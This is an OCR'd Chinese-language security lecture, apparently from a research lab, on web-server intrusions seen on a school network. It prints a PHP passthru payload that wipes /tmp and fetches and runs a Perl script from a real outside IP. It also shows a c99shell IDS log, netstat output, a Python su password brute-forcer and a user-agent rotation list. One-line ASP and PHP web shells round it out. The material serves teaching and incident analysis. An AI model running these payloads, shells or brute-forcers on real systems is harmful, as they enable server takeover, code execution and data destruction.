
```
passthru('
cd /tmp;rm -rf *;
wget http://50.22.11.7/~blogabur//wp-content/sec.txt;
perl sec.txt; rm -rf *;
fetch http://50.22.11.7/~blogabur//wp-content/sec.txt;
perl sec.txt; rm -rf *;
curl -O http://50.22.11.7/~blogabur//wp-content/sec.txt;
perl sec.txt; rm -rf *;
lynx --source http://50.22.11.7/~blogabur//wp-content/sec.txt >> sec.txt;
perl sec.txt; rm -rf *;
GET http://50.22.11.7/~blogabur//wp-content/sec.txt >> sec.txt;
perl sec.txt; rm -rf *;
lwp-download -a http://50.22.11.7/~blogabur//wp-content/sec.txt /tmp;
perl sec.txt; rm -rf *');
```

C99Shell



Bruce Liu 資安研究室

C99Shell(con'd)



C99Shell(con'd)

臺中市教育網路中心-陽明機房

規則名稱：BACKDOOR c99shell.php command request - tools
記錄時間：2011-06-23
當日記錄總數：4
列出所有Payload
(點選表格標題可進行排序)

No.	Time	Source IP	Destination IP
1	2011-06-23 00:22:46	60.51.39.215:57692	[redacted]:80
2	2011-06-23 00:23:23	60.51.39.215:57710	[redacted]:80
3	2011-06-23 00:22:46	60.51.39.215:57692	[redacted]:80
4	2011-06-23 00:23:23	60.51.39.215:57710	[redacted]:80

猜一猜-這些連線可疑在哪裏?

```
[root@web ~]# netstat -atp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State       PID/Program name
tcp        0      0 *:imaps                     *:*                         LISTEN      3051/dovecot
tcp        0      0 *:mysql                     *:*                         LISTEN      3169/mysqld
tcp        0      0 *:imap                      *:*                         LISTEN      3051/dovecot
tcp        0      0 *:ftp                       *:*                         LISTEN      3089/vsftpd
tcp        0      0 [redacted]:44779            46.105.164.104:http         ESTABLISHED 26005/httpd
tcp        0      0 [redacted]:52961            powered-by.parchos:webcache ESTABLISHED 26009/httpd
tcp        0      0 *:http                      *:*                         LISTEN      3199/httpd
tcp        0      0 *:ssh                       *:*                         LISTEN      3064/sshd
tcp        0      0 *:https                     *:*                         LISTEN      3199/httpd
tcp        0      0 *:pcsync-https              *:*                         LISTEN      3199/httpd
tcp        0      0 [redacted]:http             crawl-66-249-69-106.g:52401 TIME_WAIT   -
tcp        0    148 [redacted]:ssh              ::ffff:163.17.40.167:49009  ESTABLISHED 24422/0
```

※這是一臺Web Server上所看到的連線

Su(Python)

```
#!/usr/bin/python
# MODIFICATED BY EVILUTZ AND SMENAR

import sys, pwd, os
sys.path.append('pexpect')
try:
        import pexpect
except(ImportError):
        print "\nYou need the pexpect module."
        sys.exit(1)
#Change this if needed.
LOGIN_ERROR = 'su: '
def brute(word):
        print "Trying:",word
        child = pexpect.spawn ('su '+user)
        child.expect ('Password: ')
        child.sendline (word)
        i = child.expect([LOGIN_ERROR, pexpect.TIMEOUT], timeout=5)
        if i  == 1:
                print "\n\t[!] PASSWORD:",word
        child.sendline ('id')
        print "\nPWNED! PWNED! PWNED! PWNED! PWNED! PWNED!"
                print child.before
                child.interact()
        #if i = 0:
                #print "Incorrect Password"
```

攻擊程式 - 隨機偽裝成不同瀏覽器

```
my @uaList = (
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0a2) Gecko/20110613 Firefox/6.0a2",
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0a2) Gecko/20110612 Firefox/6.0a2",
"Mozilla/5.0 (Windows NT 6.1; rv:6.0) Gecko/20110814 Firefox/6.0",
"Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0 FirePHP/0.6",
"Mozilla/5.0 (Windows NT 5.0; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0",
"Mozilla/5.0 (Windows NT 6.1; U; ru; rv:5.0.1.6) Gecko/20110501 Firefox/5.0.1 Firefox/5.0.1",
"Mozilla/5.0 (Windows NT 6.2; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:5.0) Gecko/20110619 Firefox/5.0",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 6.1.1; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 5.2; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 5.1; U; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 5.1; rv:2.0.1) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 5.0; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 5.0; rv:5.0) Gecko/20100101 Firefox/5.0",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.2a1pre) Gecko/20110324 Firefox/4.2a1pre",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.2a1pre) Gecko/20110323 Firefox/4.2a1pre",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.2a1pre) Gecko/20110208 Firefox/4.2a1pre",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b9pre) Gecko/20101228 Firefox/4.0b9pre",
"Mozilla/5.0 (Windows NT 5.1; rv:2.0b9pre) Gecko/20110105 Firefox/4.0b9pre",
"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:2.0b8pre) Gecko/20101114 Firefox/4.0b8pre",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b8pre) Gecko/20101213 Firefox/4.0b8pre",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b8pre) Gecko/20101128 Firefox/4.0b8pre",
"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0b8pre) Gecko/20101114 Firefox/4.0b8pre",
"Mozilla/5.0 (Windows NT 5.1; rv:2.0b8pre) Gecko/20101127 Firefox/4.0b8pre",
"Mozilla/5.0 (Windows NT 6.1; rv:2.0b7pre) Gecko/20100921 Firefox/4.0b7pre",
```

一句話木馬

以任何型式在網頁中插入一小段可供特殊語法運行的網頁程式碼

ASP: <%execute(request("cmd"))%>

ASP:<script language=VBScript runat=server>
execute request("cmd")</script>

PHP: <?php eval($_POST[cmd]);?>

...還有很多種型式，其中包含了編碼型

簡報完畢

Bruce Liu 資安研究室